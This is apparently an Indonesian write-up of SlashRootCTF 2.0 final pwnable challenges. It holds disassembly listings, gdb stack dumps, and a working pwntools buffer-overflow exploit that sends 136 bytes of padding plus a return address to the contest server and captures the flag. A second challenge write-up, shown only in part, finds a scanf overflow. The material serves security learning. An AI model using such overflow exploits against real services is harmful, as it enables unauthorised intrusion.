
Writeup Final SlashRootCTF 2.0



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Tribute to All CTF Players

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*Arsip soal dapat diakses di https://drive.google.com/open?id=0B2bPphSraI9Fbmk3ZjNUcS1STWc

Exploit / Pwnable

Welcome Drink(50 pts)

Bisakah kalian menemukan resep rahasia dari minuman spesial kami ?
Connect to: nc 103.200.7.150 7777

Solusi:
Diberikan sebuah binary 64 bit. Setelah dibuka, kita dapatkan hasilnya sebagai berikut untuk fungsi menu.

```
.text:00000000004007EF menu            proc near               ; CODE XREF: main+36p
.text:00000000004007EF
.text:00000000004007EF var_40          = qword ptr -40h
.text:00000000004007EF var_38          = qword ptr -38h
.text:00000000004007EF var_30          = qword ptr -30h
.text:00000000004007EF var_28          = qword ptr -28h
.text:00000000004007EF var_20          = qword ptr -20h
.text:00000000004007EF var_10          = dword ptr -10h
.text:00000000004007EF var_C           = dword ptr -0Ch
.text:00000000004007EF var_8           = dword ptr -8
.text:00000000004007EF var_4           = dword ptr -4
.text:00000000004007EF
.text:00000000004007EF                 push    rbp
.text:00000000004007F0                 mov     rbp, rsp
.text:00000000004007F3                 sub     rsp, 40h
.text:00000000004007F7                 mov     [rbp+var_40], offset aWine ; "Wine"
.text:00000000004007FF                 mov     [rbp+var_38], offset aLemonTea ; "Lemon
Tea"
.text:0000000000400807                 mov     [rbp+var_30], offset aHotCoffee ; "Hot
Coffee"
.text:000000000040080F                 mov     [rbp+var_28], offset aOrangeJuice ;
"Orange Juice"
.text:0000000000400817                 mov     [rbp+var_20], offset aSlashOFreshy ;
"Slash O'Freshy"
.text:000000000040081F                 mov     [rbp+var_4], 0
.text:0000000000400826                 mov     edi, offset a1_Wine ; "#1. Wine"
.text:000000000040082B                 call    _puts
.text:0000000000400830                 mov     edi, offset a2_LemonTea ; "#2. Lemon Tea"
.text:0000000000400835                 call    _puts
.text:000000000040083A                 mov     edi, offset a3_HotCoffee ; "#3. Hot
Coffee"
.text:000000000040083F                 call    _puts
.text:0000000000400844                 mov     edi, offset a4_OrangeJuice ; "#4. Orange
Juice"
.text:0000000000400849                 call    _puts
.text:000000000040084E                 mov     edi, offset a5_SlashOFreshy ; "#5. Slash
O'Freshy ( Must Try ! )"
.text:0000000000400853                 call    _puts
.text:0000000000400858                 mov     edi, offset aSelectTheDrink ; "Select the
drink [ 1 - 5 ]: "
```

```
.text:000000000040085D                 mov     eax, 0
.text:0000000000400862                 call    _printf
.text:0000000000400867                 mov     rax, cs:stdout@@GLIBC_2_2_5
.text:000000000040086E                 mov     rdi, rax        ; stream
.text:0000000000400871                 call    _fflush
.text:0000000000400876                 lea     rax, [rbp+var_10]
.text:000000000040087A                 mov     rsi, rax
.text:000000000040087D                 mov     edi, offset aD  ; "%d"
.text:0000000000400882                 mov     eax, 0
.text:0000000000400887                 call    ___isoc99_scanf
.text:000000000040088C                 mov     eax, [rbp+var_10]
.text:000000000040088F                 mov     [rbp+var_C], eax
.text:0000000000400892                 cmp     [rbp+var_C], 0
.text:0000000000400896                 jnz     short loc_4008BB
.text:0000000000400898                 mov     edi, offset aEnterANumberPl ; "Enter a
number, please!"
.text:000000000040089D                 call    _puts
.text:00000000004008A2                 mov     rax, cs:stdout@@GLIBC_2_2_5
.text:00000000004008A9                 mov     rdi, rax        ; stream
.text:00000000004008AC                 call    _fflush
.text:00000000004008B1                 mov     edi, 1          ; status
.text:00000000004008B6                 call    _exit
.text:00000000004008BB ;
-------------------------------------------------------------------------------
.text:00000000004008BB
.text:00000000004008BB loc_4008BB:                             ; CODE XREF: menu+A7j
.text:00000000004008BB                 mov     [rbp+var_8], 0
.text:00000000004008C2                 jmp     short loc_400919
.text:00000000004008C4 ;
-------------------------------------------------------------------------------
.text:00000000004008C4
.text:00000000004008C4 loc_4008C4:                             ; CODE XREF: menu+12Ej
.text:00000000004008C4                 mov     eax, [rbp+var_C]
.text:00000000004008C7                 cmp     eax, [rbp+var_8]
.text:00000000004008CA                 jnz     short loc_400915
.text:00000000004008CC                 mov     eax, [rbp+var_8]
.text:00000000004008CF                 sub     eax, 1
.text:00000000004008D2                 cdqe
.text:00000000004008D4                 mov     rax, [rbp+rax*8+var_40]
.text:00000000004008D9                 mov     rsi, rax
.text:00000000004008DC                 mov     edi, offset aSServedForYou ; "%s served
for you !\n"
.text:00000000004008E1                 mov     eax, 0
.text:00000000004008E6                 call    _printf
.text:00000000004008EB                 mov     edi, offset aHowSTheTaste? ; "How's the
taste ?"
.text:00000000004008F0                 call    _puts
.text:00000000004008F5                 mov     rax, cs:stdout@@GLIBC_2_2_5
.text:00000000004008FC                 mov     rdi, rax        ; stream
.text:00000000004008FF                 call    _fflush
.text:0000000000400904                 mov     [rbp+var_4], 1
.text:000000000040090B                 mov     eax, 0
.text:0000000000400910                 call    comment
.text:0000000000400915
.text:0000000000400915 loc_400915:                             ; CODE XREF: menu+DBj
.text:0000000000400915                 add     [rbp+var_8], 1
.text:0000000000400919
.text:0000000000400919 loc_400919:                             ; CODE XREF: menu+D3j
.text:0000000000400919                 cmp     [rbp+var_8], 5
.text:000000000040091D                 jle     short loc_4008C4
.text:000000000040091F                 cmp     [rbp+var_4], 0
.text:0000000000400923                 jnz     short locret_40093E
.text:0000000000400925                 mov     edi, offset aWeDonTHaveThat ; "We don't
have that drink, sorry!"
.text:000000000040092A                 call    _puts
.text:000000000040092F                 mov     rax, cs:stdout@@GLIBC_2_2_5
.text:0000000000400936                 mov     rdi, rax        ; stream
.text:0000000000400939                 call    _fflush
.text:000000000040093E
.text:000000000040093E locret_40093E:                          ; CODE XREF: menu+134j
```

```
.text:000000000040093E                  leave
.text:000000000040093F                  retn
.text:000000000040093F menu             endp
```

Pada fungsi menu, terdapat scanf yang bisa kita manfaatkan untuk melakukan overflow. Hal ini terbukti ketika kita mencoba memasukkan karakter ‘a’ dalam jumlah yang banyak maka akan segfault. Berikutnya kita cari ada fungsi menarik apa yang bisa kita manfaatkan secara cepat. Ternyata ada fungsi _data yang langsung memanggil flag.txt

```
.text:00000000004006FD                  public __data
.text:00000000004006FD __data           proc near
.text:00000000004006FD                  push    rbp
.text:00000000004006FE                  mov     rbp, rsp
.text:0000000000400701                  mov     edi, offset command ; "/bin/cat flag.txt"
.text:0000000000400706                  call    _system
.text:000000000040070B                  mov     edi, 1          ; status
.text:0000000000400710                  call    _exit
.text:0000000000400710 __data           endp
```

Nah, ini lah tujuan kita. Sekarang kita cari offset. Kita coba break di 0x0000000000400751 untuk melihat letak inputan kita. Kita masukkan karakter ‘a’*8, ternyata jara untuk mencapai eip adalah 136 sebelum akhirnya bisa kita timpa. Kita coba masukkan 136 karakter ‘a’.

```
Breakpoint 1, 0x0000000000400751 in comment ()
gdb-peda$ x/100x $rsp
0x7fffffffda00:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda08:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda10:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda18:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda20:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda28:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda30:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda38:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda40:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda48:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda50:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda58:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda60:    0x61   0x61   0x61   0x61
gdb-peda$ x/100x $rbp
0x7fffffffda80:    0x61   0x61   0x61   0x61   0x61   0x61   0x61   0x61
0x7fffffffda88:    0x00   0x09   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffda90:    0xa4   0x0a   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffda98:    0xa9   0x0a   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffdaa0:    0xb3   0x0a   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffdaa8:    0xbe   0x0a   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffdab0:    0xcb   0x0a   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffdab8:    0x1f   0xa8   0xa7   0xf7   0xff   0x7f   0x00   0x00
0x7fffffffdac0:    0x02   0x00   0x00   0x00   0x02   0x00   0x00   0x00
0x7fffffffdac8:    0x02   0x00   0x00   0x00   0x01   0x00   0x00   0x00
0x7fffffffdad0:    0xe0   0xda   0xff   0xff   0xff   0x7f   0x00   0x00
0x7fffffffdad8:    0x7b   0x09   0x40   0x00   0x00   0x00   0x00   0x00
0x7fffffffdae0:    0x90   0x09   0x40   0x00
```

T E R G U N C A N G. Saatnya kita arahkan ke sana. Mwahahaha.

```python
#!/usr/bin/python3

from pwn import *

a = remote('103.200.7.150', '7777')
print a.recvuntil('[ 1 - 5 ]:')
a.sendline('1')
print a.recvuntil('Your comment:')
p = 'a'*136
p += p64(0x00000000004006FD)
a.sendline(p)
print a.recv()
print a.recv()
print a.recv()
```

Dapat deh flagnya.

```
$ python drink.py
[+] Opening connection to 103.200.7.150 on port 7777: Done
-- Welcome ladies and gentleman in SlashRootCTF 2.0 Final --
[x] Get your first welcome drink ... [x]
   .
  .
 . .
  ...
\~~~~~/
 \   /
  \ /
   V
   |
   |
  ---
#1. Wine
#2. Lemon Tea
#3. Hot Coffee
#4. Orange Juice
#5. Slash O'Freshy ( Must Try ! )
Select the drink [ 1 - 5 ]:
 Wine served for you !
How's the taste ?
Your comment:

Thanks for your comment, enjoy the drink !

Voilaa !!!! SlashRootCTF{water_and_sugar_is_da_secret_recipe}

[*] Closed connection to 103.200.7.150 port 7777
```

RPS - (150 pts)

Yeay! Ayo bermain batu, gunting, kertas !
Connect to: nc 103.200.7.150 6666

Solusi:
Diberikan sebuah binary 32 bit. Didapatkan source codenya. Kita bisa eksploitasi di fungsi judgement(), yaitu melalui scanf() yang terdapat di dalamnya.

```
.text:080486FD                          judgement       proc near               ; CODE
XREF: main+C4p
.text:080486FD
.text:080486FD                          s1              = byte ptr -88h
.text:080486FD
.text:080486FD 55                                       push    ebp
.text:080486FE 89 E5                                    mov     ebp, esp
.text:08048700 53                                       push    ebx
.text:08048701 81 EC 94 00 00 00                        sub     esp, 94h
.text:08048707 C7 04 24 EC 8D 04 08                     mov     dword ptr [esp], offset
format ; "Select [1/2/3]: "
.text:0804870E E8 2D FD FF FF                           call    _printf
.text:08048713 A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:08048718 89 04 24                                 mov     [esp], eax      ; stream
.text:0804871B E8 30 FD FF FF                           call    _fflush
.text:08048720 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048726 89 44 24 04                              mov     [esp+4], eax
.text:0804872A C7 04 24 FD 8D 04 08                     mov     dword ptr [esp], offset
aS ; "%s"
.text:08048731 E8 8A FD FF FF                           call    ___isoc99_scanf
.text:08048736 C7 44 24 04 E6 8D 04 08                  mov     dword ptr [esp+4], offset
s2 ; "1"
.text:0804873E 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048744 89 04 24                                 mov     [esp], eax      ; s1
.text:08048747 E8 E4 FC FF FF                           call    _strcmp
.text:0804874C 85 C0                                    test    eax, eax
.text:0804874E 74 52                                    jz      short loc_80487A2
.text:08048750 C7 44 24 04 E8 8D 04 08                  mov     dword ptr [esp+4], offset
a2 ; "2"
.text:08048758 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:0804875E 89 04 24                                 mov     [esp], eax      ; s1
.text:08048761 E8 CA FC FF FF                           call    _strcmp
.text:08048766 85 C0                                    test    eax, eax
.text:08048768 74 38                                    jz      short loc_80487A2
.text:0804876A C7 44 24 04 EA 8D 04 08                  mov     dword ptr [esp+4], offset
a3 ; "3"
.text:08048772 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048778 89 04 24                                 mov     [esp], eax      ; s1
.text:0804877B E8 B0 FC FF FF                           call    _strcmp
.text:08048780 85 C0                                    test    eax, eax
.text:08048782 74 1E                                    jz      short loc_80487A2
.text:08048784 C7 04 24 00 8E 04 08                     mov     dword ptr [esp], offset
aTidakSah ; "Tidak sah!"
.text:0804878B E8 E0 FC FF FF                           call    _puts
.text:08048790 A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:08048795 89 04 24                                 mov     [esp], eax      ; stream
.text:08048798 E8 B3 FC FF FF                           call    _fflush
.text:0804879D E9 B1 03 00 00                           jmp     loc_8048B53
.text:080487A2                          ;
-------------------------------------------------------------------------------
.text:080487A2
.text:080487A2                          loc_80487A2:                            ; CODE
XREF: judgement+51j
.text:080487A2                                                                  ;
judgement+6Bj ...
```

```
.text:080487A2 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:080487A8 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:080487AE 89 04 24                                 mov     [esp], eax      ; s1
.text:080487B1 E8 CE FE FF FF                           call    toformat
.text:080487B6 83 E8 01                                 sub     eax, 1
.text:080487B9 89 04 24                                 mov     [esp], eax
.text:080487BC E8 9F FE FF FF                           call    mrps
.text:080487C1 89 5C 24 04                              mov     [esp+4], ebx    ; s2
.text:080487C5 89 04 24                                 mov     [esp], eax      ; s1
.text:080487C8 E8 63 FC FF FF                           call    _strcmp
.text:080487CD 85 C0                                    test    eax, eax
.text:080487CF 75 45                                    jnz     short loc_8048816
.text:080487D1 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:080487D7 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:080487DD 89 04 24                                 mov     [esp], eax      ; s1
.text:080487E0 E8 9F FE FF FF                           call    toformat
.text:080487E5 83 E8 01                                 sub     eax, 1
.text:080487E8 89 04 24                                 mov     [esp], eax
.text:080487EB E8 70 FE FF FF                           call    mrps
.text:080487F0 89 5C 24 08                              mov     [esp+8], ebx
.text:080487F4 89 44 24 04                              mov     [esp+4], eax
.text:080487F8 C7 04 24 0C 8E 04 08                     mov     dword ptr [esp], offset
aSAndaVsSBotSer ; "%s ( Anda ) vs %s ( Bot ) = Seri!\n"
.text:080487FF E8 3C FC FF FF                           call    _printf
.text:08048804 A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:08048809 89 04 24                                 mov     [esp], eax      ; stream
.text:0804880C E8 3F FC FF FF                           call    _fflush
.text:08048811 E9 3D 03 00 00                           jmp     loc_8048B53
.text:08048816                          ;
-----------------------------------------------------------------------------
.text:08048816
.text:08048816                          loc_8048816:                            ; CODE
XREF: judgement+D2j
.text:08048816 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:0804881C 89 04 24                                 mov     [esp], eax      ; s1
.text:0804881F E8 60 FE FF FF                           call    toformat
.text:08048824 83 E8 01                                 sub     eax, 1
.text:08048827 89 04 24                                 mov     [esp], eax
.text:0804882A E8 31 FE FF FF                           call    mrps
.text:0804882F C7 44 24 04 D2 8D 04 08                  mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:08048837 89 04 24                                 mov     [esp], eax      ; s1
.text:0804883A E8 F1 FB FF FF                           call    _strcmp
.text:0804883F 85 C0                                    test    eax, eax
.text:08048841 75 5E                                    jnz     short loc_80488A1
.text:08048843 A1 68 B0 04 08                           mov     eax, ds:rps
.text:08048848 C7 44 24 04 D9 8D 04 08                  mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:08048850 89 04 24                                 mov     [esp], eax      ; s1
.text:08048853 E8 D8 FB FF FF                           call    _strcmp
.text:08048858 85 C0                                    test    eax, eax
.text:0804885A 75 45                                    jnz     short loc_80488A1
.text:0804885C 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:08048862 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048868 89 04 24                                 mov     [esp], eax      ; s1
.text:0804886B E8 14 FE FF FF                           call    toformat
.text:08048870 83 E8 01                                 sub     eax, 1
.text:08048873 89 04 24                                 mov     [esp], eax
.text:08048876 E8 E5 FD FF FF                           call    mrps
.text:0804887B 89 5C 24 08                              mov     [esp+8], ebx
.text:0804887F 89 44 24 04                              mov     [esp+4], eax
.text:08048883 C7 04 24 30 8E 04 08                     mov     dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:0804888A E8 B1 FB FF FF                           call    _printf
.text:0804888F A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:08048894 89 04 24                                 mov     [esp], eax      ; stream
.text:08048897 E8 B4 FB FF FF                           call    _fflush
.text:0804889C E9 B2 02 00 00                           jmp     loc_8048B53
.text:080488A1                          ;
-----------------------------------------------------------------------------
```

```
.text:080488A1
.text:080488A1                          loc_80488A1:                            ; CODE
XREF: judgement+144j
.text:080488A1                                                                  ;
judgement+15Dj
.text:080488A1 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:080488A7 89 04 24                                 mov     [esp], eax      ; s1
.text:080488AA E8 D5 FD FF FF                           call    toformat
.text:080488AF 83 E8 01                                 sub     eax, 1
.text:080488B2 89 04 24                                 mov     [esp], eax
.text:080488B5 E8 A6 FD FF FF                           call    mrps
.text:080488BA C7 44 24 04 D2 8D 04 08                  mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:080488C2 89 04 24                                 mov     [esp], eax      ; s1
.text:080488C5 E8 66 FB FF FF                           call    _strcmp
.text:080488CA 85 C0                                    test    eax, eax
.text:080488CC 75 5E                                    jnz     short loc_804892C
.text:080488CE A1 68 B0 04 08                           mov     eax, ds:rps
.text:080488D3 C7 44 24 04 DE 8D 04 08                  mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:080488DB 89 04 24                                 mov     [esp], eax      ; s1
.text:080488DE E8 4D FB FF FF                           call    _strcmp
.text:080488E3 85 C0                                    test    eax, eax
.text:080488E5 75 45                                    jnz     short loc_804892C
.text:080488E7 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:080488ED 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:080488F3 89 04 24                                 mov     [esp], eax      ; s1
.text:080488F6 E8 89 FD FF FF                           call    toformat
.text:080488FB 83 E8 01                                 sub     eax, 1
.text:080488FE 89 04 24                                 mov     [esp], eax
.text:08048901 E8 5A FD FF FF                           call    mrps
.text:08048906 89 5C 24 08                              mov     [esp+8], ebx
.text:0804890A 89 44 24 04                              mov     [esp+4], eax
.text:0804890E C7 04 24 5C 8E 04 08                     mov     dword ptr [esp], offset
aSAndaVsSBotA_0 ; "%s ( Anda ) vs %s ( Bot ) = Anda kalah\"...
.text:08048915 E8 26 FB FF FF                           call    _printf
.text:0804891A A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:0804891F 89 04 24                                 mov     [esp], eax      ; stream
.text:08048922 E8 29 FB FF FF                           call    _fflush
.text:08048927 E9 27 02 00 00                           jmp     loc_8048B53
.text:0804892C                          ;
-------------------------------------------------------------------------------
.text:0804892C
.text:0804892C                          loc_804892C:                            ; CODE
XREF: judgement+1CFj
.text:0804892C                                                                  ;
judgement+1E8j
.text:0804892C 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048932 89 04 24                                 mov     [esp], eax      ; s1
.text:08048935 E8 4A FD FF FF                           call    toformat
.text:0804893A 83 E8 01                                 sub     eax, 1
.text:0804893D 89 04 24                                 mov     [esp], eax
.text:08048940 E8 1B FD FF FF                           call    mrps
.text:08048945 C7 44 24 04 D9 8D 04 08                  mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:0804894D 89 04 24                                 mov     [esp], eax      ; s1
.text:08048950 E8 DB FA FF FF                           call    _strcmp
.text:08048955 85 C0                                    test    eax, eax
.text:08048957 75 5E                                    jnz     short loc_80489B7
.text:08048959 A1 68 B0 04 08                           mov     eax, ds:rps
.text:0804895E C7 44 24 04 DE 8D 04 08                  mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048966 89 04 24                                 mov     [esp], eax      ; s1
.text:08048969 E8 C2 FA FF FF                           call    _strcmp
.text:0804896E 85 C0                                    test    eax, eax
.text:08048970 75 45                                    jnz     short loc_80489B7
.text:08048972 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:08048978 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:0804897E 89 04 24                                 mov     [esp], eax      ; s1
.text:08048981 E8 FE FC FF FF                           call    toformat
```

```
.text:08048986 83 E8 01                                 sub     eax, 1
.text:08048989 89 04 24                                 mov     [esp], eax
.text:0804898C E8 CF FC FF FF                           call    mrps
.text:08048991 89 5C 24 08                              mov     [esp+8], ebx
.text:08048995 89 44 24 04                              mov     [esp+4], eax
.text:08048999 C7 04 24 30 8E 04 08                     mov     dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:080489A0 E8 9B FA FF FF                           call    _printf
.text:080489A5 A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:080489AA 89 04 24                                 mov     [esp], eax      ; stream
.text:080489AD E8 9E FA FF FF                           call    _fflush
.text:080489B2 E9 9C 01 00 00                           jmp     loc_8048B53
.text:080489B7                          ;
-----------------------------------------------------------------------
.text:080489B7
.text:080489B7                          loc_80489B7:                            ; CODE
XREF: judgement+25Aj
.text:080489B7                                                                  ;
judgement+273j
.text:080489B7 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:080489BD 89 04 24                                 mov     [esp], eax      ; s1
.text:080489C0 E8 BF FC FF FF                           call    toformat
.text:080489C5 83 E8 01                                 sub     eax, 1
.text:080489C8 89 04 24                                 mov     [esp], eax
.text:080489CB E8 90 FC FF FF                           call    mrps
.text:080489D0 C7 44 24 04 D9 8D 04 08                  mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:080489D8 89 04 24                                 mov     [esp], eax      ; s1
.text:080489DB E8 50 FA FF FF                           call    _strcmp
.text:080489E0 85 C0                                    test    eax, eax
.text:080489E2 75 5E                                    jnz     short loc_8048A42
.text:080489E4 A1 68 B0 04 08                           mov     eax, ds:rps
.text:080489E9 C7 44 24 04 D2 8D 04 08                  mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:080489F1 89 04 24                                 mov     [esp], eax      ; s1
.text:080489F4 E8 37 FA FF FF                           call    _strcmp
.text:080489F9 85 C0                                    test    eax, eax
.text:080489FB 75 45                                    jnz     short loc_8048A42
.text:080489FD 8B 1D 68 B0 04 08                        mov     ebx, ds:rps
.text:08048A03 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048A09 89 04 24                                 mov     [esp], eax      ; s1
.text:08048A0C E8 73 FC FF FF                           call    toformat
.text:08048A11 83 E8 01                                 sub     eax, 1
.text:08048A14 89 04 24                                 mov     [esp], eax
.text:08048A17 E8 44 FC FF FF                           call    mrps
.text:08048A1C 89 5C 24 08                              mov     [esp+8], ebx
.text:08048A20 89 44 24 04                              mov     [esp+4], eax
.text:08048A24 C7 04 24 84 8E 04 08                     mov     dword ptr [esp], offset
aSAndaVsSBotA_1 ; "%s ( Anda ) vs %s ( Bot ) = Anda Kalah\"...
.text:08048A2B E8 10 FA FF FF                           call    _printf
.text:08048A30 A1 60 B0 04 08                           mov     eax, ds:stdout@@GLIBC_2_0
.text:08048A35 89 04 24                                 mov     [esp], eax      ; stream
.text:08048A38 E8 13 FA FF FF                           call    _fflush
.text:08048A3D E9 11 01 00 00                           jmp     loc_8048B53
.text:08048A42                          ;
-----------------------------------------------------------------------
.text:08048A42
.text:08048A42                          loc_8048A42:                            ; CODE
XREF: judgement+2E5j
.text:08048A42                                                                  ;
judgement+2FEj
.text:08048A42 8D 85 78 FF FF FF                        lea     eax, [ebp+s1]
.text:08048A48 89 04 24                                 mov     [esp], eax      ; s1
.text:08048A4B E8 34 FC FF FF                           call    toformat
.text:08048A50 83 E8 01                                 sub     eax, 1
.text:08048A53 89 04 24                                 mov     [esp], eax
.text:08048A56 E8 05 FC FF FF                           call    mrps
.text:08048A5B C7 44 24 04 DE 8D 04 08                  mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048A63 89 04 24                                 mov     [esp], eax      ; s1
```

```
.text:08048A66 E8 C5 F9 FF FF                          call    _strcmp
.text:08048A6B 85 C0                                   test    eax, eax
.text:08048A6D 75 5E                                   jnz     short loc_8048ACD
.text:08048A6F A1 68 B0 04 08                          mov     eax, ds:rps
.text:08048A74 C7 44 24 04 D2 8D 04 08                 mov     dword ptr [esp+4], offset
aKertas ; "Kertas"
.text:08048A7C 89 04 24                                mov     [esp], eax      ; s1
.text:08048A7F E8 AC F9 FF FF                          call    _strcmp
.text:08048A84 85 C0                                   test    eax, eax
.text:08048A86 75 45                                   jnz     short loc_8048ACD
.text:08048A88 8B 1D 68 B0 04 08                       mov     ebx, ds:rps
.text:08048A8E 8D 85 78 FF FF FF                       lea     eax, [ebp+s1]
.text:08048A94 89 04 24                                mov     [esp], eax      ; s1
.text:08048A97 E8 E8 FB FF FF                          call    toformat
.text:08048A9C 83 E8 01                                sub     eax, 1
.text:08048A9F 89 04 24                                mov     [esp], eax
.text:08048AA2 E8 B9 FB FF FF                          call    mrps
.text:08048AA7 89 5C 24 08                             mov     [esp+8], ebx
.text:08048AAB 89 44 24 04                             mov     [esp+4], eax
.text:08048AAF C7 04 24 30 8E 04 08                    mov     dword ptr [esp], offset
aSAndaVsSBotAnd ; "%s ( Anda ) vs %s ( Bot ) = Anda menang"...
.text:08048AB6 E8 85 F9 FF FF                          call    _printf
.text:08048ABB A1 60 B0 04 08                          mov     eax, ds:stdout@@GLIBC_2_0
.text:08048AC0 89 04 24                                mov     [esp], eax      ; stream
.text:08048AC3 E8 88 F9 FF FF                          call    _fflush
.text:08048AC8 E9 86 00 00 00                          jmp     loc_8048B53
.text:08048ACD                         ;
-------------------------------------------------------------------------------
.text:08048ACD
.text:08048ACD                         loc_8048ACD:                            ; CODE
XREF: judgement+370j
.text:08048ACD                                                                 ;
judgement+389j
.text:08048ACD 8D 85 78 FF FF FF                       lea     eax, [ebp+s1]
.text:08048AD3 89 04 24                                mov     [esp], eax      ; s1
.text:08048AD6 E8 A9 FB FF FF                          call    toformat
.text:08048ADB 83 E8 01                                sub     eax, 1
.text:08048ADE 89 04 24                                mov     [esp], eax
.text:08048AE1 E8 7A FB FF FF                          call    mrps
.text:08048AE6 C7 44 24 04 DE 8D 04 08                 mov     dword ptr [esp+4], offset
aGunting ; "Gunting"
.text:08048AEE 89 04 24                                mov     [esp], eax      ; s1
.text:08048AF1 E8 3A F9 FF FF                          call    _strcmp
.text:08048AF6 85 C0                                   test    eax, eax
.text:08048AF8 75 59                                   jnz     short loc_8048B53
.text:08048AFA A1 68 B0 04 08                          mov     eax, ds:rps
.text:08048AFF C7 44 24 04 D9 8D 04 08                 mov     dword ptr [esp+4], offset
aBatu ; "Batu"
.text:08048B07 89 04 24                                mov     [esp], eax      ; s1
.text:08048B0A E8 21 F9 FF FF                          call    _strcmp
.text:08048B0F 85 C0                                   test    eax, eax
.text:08048B11 75 40                                   jnz     short loc_8048B53
.text:08048B13 8B 1D 68 B0 04 08                       mov     ebx, ds:rps
.text:08048B19 8D 85 78 FF FF FF                       lea     eax, [ebp+s1]
.text:08048B1F 89 04 24                                mov     [esp], eax      ; s1
.text:08048B22 E8 5D FB FF FF                          call    toformat
.text:08048B27 83 E8 01                                sub     eax, 1
.text:08048B2A 89 04 24                                mov     [esp], eax
.text:08048B2D E8 2E FB FF FF                          call    mrps
.text:08048B32 89 5C 24 08                             mov     [esp+8], ebx
.text:08048B36 89 44 24 04                             mov     [esp+4], eax
.text:08048B3A C7 04 24 5C 8E 04 08                    mov     dword ptr [esp], offset
aSAndaVsSBotA_0 ; "%s ( Anda ) vs %s ( Bot ) = Anda kalah\"...
.text:08048B41 E8 FA F8 FF FF                          call    _printf
.text:08048B46 A1 60 B0 04 08                          mov     eax, ds:stdout@@GLIBC_2_0
.text:08048B4B 89 04 24                                mov     [esp], eax      ; stream
.text:08048B4E E8 FD F8 FF FF                          call    _fflush
.text:08048B53
.text:08048B53                         loc_8048B53:                            ; CODE
XREF: judgement+A0j
```

```
.text:08048B53                                                          ;
judgement+114j ...
.text:08048B53 81 C4 94 00 00 00                        add     esp, 94h
.text:08048B59 5B                                       pop     ebx
.text:08048B5A 5D                                       pop     ebp
.text:08048B5B C3                                       retn
.text:08048B5B                          judgement       endp
```

Masukkan inputan yang bisa mengoverflow. Ternyata di dalam binary, ada yang menarik.

```
.rodata:08048CC0   0000000A C /bin/bash
.rodata:08048CCA   0000000A C /bin/date
.rodata:08048CD4   0000002A C      _____                          _____
.rodata:08048D00   00000028 C ---'     _ \\_                     _/ _   `---
.rodata:08048D28   00000028 C         (`-`)                    ('-')
.rodata:08048D50   00000029 C      ._ ((___)                  (___)) _.
